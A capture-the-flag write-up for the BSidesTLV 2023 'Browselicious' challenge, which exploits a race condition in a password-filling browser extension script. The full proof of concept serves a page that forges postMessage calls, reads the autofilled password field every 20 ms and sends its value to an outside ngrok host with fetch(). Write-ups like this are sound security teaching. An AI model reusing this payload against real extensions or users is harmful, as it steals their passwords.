BSidesTLV CTF 2023 Browselicious (Misc) Writeup
Writeup for Browselicious challenge (Misc) from BsidesTLV CTF 2023
Introducton

This writeup is for the Browselicious challenge from Misc category in BSidesTLV CTF held online. The challenge had an external link and a js file that contained browser extension code. The external link was a simple website that had a URL Input field. The URL was probably being processed in a browser on the backend with the extension installed.
To complete the challenge, one had to create a document with a input[type="password"] field and capture the value of this field when populated by the extension itself. But also, we needed to exploit a race condition here by doing a postMessage before the extension itself.
Writeup
Server Request

Right after i visited the page, it said Our Extension is coming soon and there was an input field that accepted a URL. So, right away i fired up ngrok without actually running anything for the proxy and checked if i received anything back.
$ ngrok http 8000And i got requests back on terminal.
Code Review
Then i opened the js file and the code has 2 main events: onMessage and onLoad. The first event checks for a couple conditions and populates data in the input[type="password"] field. The second event simply fires a postMessage to the current window with some data.
// Listen for messages from the extension
window.addEventListener("message", function (event) {
    // Check if the message is from the extension
    if (event.source === window && event.data.action === "populatePassword") {
        // Find the password input field
        var passwordField = document.querySelector('input[type="password"]');

        // Populate the password field with the specified string
        if (passwordField) {
            passwordField.value = (event.data.url === "http://flag") ? "BSidevTLV2023{TheFlag}" : "MyDefaultPassword";
        }
    }
});

// Send a message to populate the password field on page load
window.addEventListener("load", function () {
    window.postMessage({
        action: "populatePassword",
        url: window.location.href,
        password: "YourPassword" // Replace with the desired password
    }, "*");
});
Exploit
To exploit the challenge, we need to implement 3 things in the PoC:
- Create a web page with
input[type="password"]form field which will accept the data. - Exploit the Race condition by setting an interval in milliseconds.
- In the
postMessage, set the value ofurltohttp://flag.
Before we head to the exploit work, setup a python file to act as our server:
import http.server
import socketserver

PORT = 8000

html_content = r'''
PAYLOAD HERE
'''

# Request Handler
class MyHandler(http.server.BaseHTTPRequestHandler):
    def do_GET(self):
        self.send_response(200)
        self.send_header('Content-type', 'text/html')
        self.end_headers()
        self.wfile.write(html_content.encode('utf-8'))

with socketserver.TCPServer(("0.0.0.0", PORT), MyHandler) as httpd:
    print(f"Serving at port {PORT}")
    httpd.serve_forever()
Input Field
Put together an html code that as input field:
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="utf-8" />
    <meta name="viewport" content="width=device-width, initial-scale=1" />
    <title>POC Vulnerable website</title>
</head>
<body>
    <form>
        <input type="password"></input>
        <script>
          window.addEventListener('load', () => {
                let elem = document.querySelector("input");
                if(elem.value){
                    fetch("https://f5d4-101-50-76-194.ngrok-free.app/?value=" + (elem.value || "nothing"));
                }
            });
        </script>
    </form>
</body>
</html>
I fired up this python server, proxied through ngrok:
$ python3 poc.pyGot, the following result:

Race Condition
To exploit the race condition, i simply replaced the addEventListener with setInterval having 20ms.
setInterval(() => {
  let elem = document.querySelector("input");
  if(elem.value){
      fetch("https://f5d4-101-50-76-194.ngrok-free.app/?value=" + (elem.value || "nothing"));
  }
}, 20);
Post Message
Now, simply put the postMessage inside the callback function:
setInterval(() => {
  window.postMessage({
      action: "populatePassword",
      url: "http://flag",
      password: "YourPassword" // Replace with the desired password
  }, "*");

  let elem = document.querySelector("input");
  if(elem.value){
      fetch("https://f5d4-101-50-76-194.ngrok-free.app/?value=" + (elem.value || "nothing"));
  }
}, 20);

This time i fired up the server and got the flag:
PoC
The complete Proof of Concept:
import http.server
import socketserver

PORT = 8000

html_content = r"""
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="utf-8" />
    <meta name="viewport" content="width=device-width, initial-scale=1" />
    <title>POC Vulnerable website</title>
</head>
<body>
    <form>
        <input type="password"></input>
    </form>
    <script>
            setInterval(() => {
                window.postMessage({
                    action: "populatePassword",
                    url: "http://flag",
                    password: "YourPassword" // Replace with the desired password
                }, "*");

                let elem = document.querySelector("input");
                if(elem.value){
                    fetch("https://f5d4-101-50-76-194.ngrok-free.app/?value=" + (elem.value || "nothing"));
                }
            }, 20);
    </script>
</body>
</html>
"""

class MyHandler(http.server.BaseHTTPRequestHandler):
    def do_GET(self):
        self.send_response(200)
        self.send_header('Content-type', 'text/html')
        self.end_headers()
        self.wfile.write(html_content.encode('utf-8'))

with socketserver.TCPServer(("0.0.0.0", PORT), MyHandler) as httpd:
    print(f"Serving at port {PORT}")
    httpd.serve_forever()